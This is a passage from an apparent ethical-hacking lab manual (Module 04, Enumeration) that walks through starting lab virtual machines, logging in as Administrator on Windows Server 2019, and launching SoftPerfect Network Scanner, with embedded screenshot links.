
Note: Ensure that the **Parrot Security** and **Windows Server 2022** virtual machines are running.

Module 04 – Enumeration

1. Turn on the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network

3. Click **Search** icon () on the **Desktop**. Type **network** in the search field, the **Network Scanner** appears in the results, select **Network Scanner** to launch it.




Note: If a **User Account Control** pop-up appears, click **Yes**.

4. When the **Welcome to the Network Scanner!** wizard appears, click **Continue**.




Module 04 – Enumeration

5. The **SoftPerfect Network Scanner** GUI window will appear, as shown in the screenshot.

